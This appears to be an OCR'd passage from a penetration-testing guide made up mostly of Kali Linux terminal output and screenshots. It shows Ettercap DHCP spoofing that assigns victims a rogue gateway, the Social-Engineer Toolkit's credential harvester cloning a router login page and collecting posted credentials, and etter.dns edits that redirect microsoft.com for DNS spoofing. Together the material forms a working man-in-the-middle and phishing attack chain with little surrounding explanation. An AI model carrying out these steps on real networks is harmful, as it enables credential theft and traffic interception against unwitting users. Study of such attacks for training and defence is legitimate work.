







```
 33 plugins
 42 protocol dissectors
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 192.168.0.1
```






```
DHCP spoofing: fake OFFER [98:E0:D9:87:A7:BF] offering 192.168.0.50
DHCP: [192.168.0.147] OFFER : 192.168.0.50 255.255.255.0 GW 192.168.0.147 DNS 192.168.0.1
DHCP: [08:00:27:F9:A5:DC] DISCOVER
DHCP spoofing: fake OFFER [98:E0:D9:87:A7:BF] offering 192.168.0.51
DHCP: [192.168.0.147] OFFER : 192.168.0.51 255.255.255.0 GW 192.168.0.147 DNS 192.168.0.1
DHCP: [08:00:27:F9:A5:DC] DISCOVER
DHCP spoofing: fake OFFER [98:E0:D9:87:A7:BF] offering 192.168.0.52
DHCP: [192.168.0.147] OFFER : 192.168.0.52 255.255.255.0 GW 192.168.0.147 DNS 192.168.0.1
DHCP: [08:00:27:F9:A5:DC] REQUEST 192.168.0.52
DHCP spoofing: fake ACK [98:E0:D9:87:A7:BF] assigned to 192.168.0.52
DHCP: [192.168.0.147] ACK : 192.168.0.52 255.255.255.0 GW 192.168.0.147 DNS 192.168.0.1
```


1. ssh
root@kali:~# apt-get install set
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
bundler curl javascript-common libgmp-dev libgmpxx4ldbl libjs-jquery libpq5
libruby2.1 libucl1 lsb-release metasploit-framework nasm postgresql
postgresql-9.4 postgresql-client-9.4 postgresql-client-common
postgresql-common python-impacket python-pcapy python-pexpect python-pyasn1
ruby ruby-dev ruby-net-http-persistent ruby-thor ruby2.1 ruby2.1-dev
rubygems-integration upx-ucl
Suggested packages:
libgmp10-doc libmpfr-dev lsb java7-runtime-headless postgresql-doc oidentd
ident-server postgresql-doc-9.4 doc-base python-pexpect-doc ri sendmail-bin
The following NEW packages will be installed:
bundler curl javascript-common libgmp-dev libgmpxx4ldbl libjs-jquery
libruby2.1 libucl1 lsb-release metasploit-framework nasm postgresql
postgresql-9.4 postgresql-client-9.4 postgresql-client-common
postgresql-common python-impacket python-pcapy python-pexpect python-pyasn1
ruby ruby-dev ruby-net-http-persistent ruby-thor ruby2.1 ruby2.1-dev
rubygems-integration set upx-ucl
The following packages will be upgraded:
libpq5
1 upgraded, 29 newly installed, 0 to remove and 5 not upgraded.
Need to get 102 MB of archives.
After this operation, 246 MB of additional disk space will be used.
Do you want to continue? [Y/n]


1. ssh
[---] Version: 6.5.8 [---]
[---] Codename: 'Mr. Robot' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1


1. ssh
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2


1. ssh
the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method uti
lizes iframe replacements to make the highlighted URL link to appear legitimate howe
ver when clicked a window pops up then is replaced with the malicious link. You can
edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack men
u. For example you can utilize the Java Applet, Metasploit Browser, Credential Harve
ster/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injectio
n through HTA files which can be used for Windows-based powershell exploitation thro
ugh the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3



[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.147



[*] Cloning the website: http://192.168.0.1
[*] This could take a little bit...
Python OpenSSL wasn't detected, note that SSL compatibility is now turned off
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of ap
ache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ok] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harves
ter_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}


```
 GNU nano 2.2.6          File: /etc/ettercap/etter.conf                  Modified

###############################################################################
#                                                                             #
#  ettercap -- etter.conf -- configuration file                               #
#                                                                             #
#  Copyright (C) ALoR & NaGA                                                  #
#                                                                             #
#  This program is free software; you can redistribute it and/or modify       #
#  it under the terms of the GNU General Public License as published by       #
#  the Free Software Foundation; either version 2 of the License, or          #
#  (at your option) any later version.                                        #
#                                                                             #
#                                                                             #
###############################################################################

[privs]
ec_uid = 0              # nobody is the default
ec_gid = 0              # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
```


1. ssh


```
 GNU nano 2.2.6          File: /etc/ettercap/etter.dns                   Modified

#       so if you want to reverse poison you have to specify a plain          #
#       host. (look at the www.microsoft.com example)                         #
#                                                                             #
###############################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

gateway.local      A   192.168.0.147
microsoft.com      A   107.170.40.56
*.microsoft.com    A   107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed

#########################################
# no one out there can have our domains...
#

www.alor.org  A 127.0.0.1
www.naga.org  A 127.0.0.1
www.naga.org  AAAA 2001:db8::2

^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```


ettercap 0.8.2
File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P



ettercap 0.8.2
Start
Targets
Hosts
View
Mitm
Filters
Logging
Plugins
Info
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O


ettercap 0.8.2
Start
Targets
Hosts
View
Mitm
Filters
Logging
Plugins
Info
Plugins
Name
Version
Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
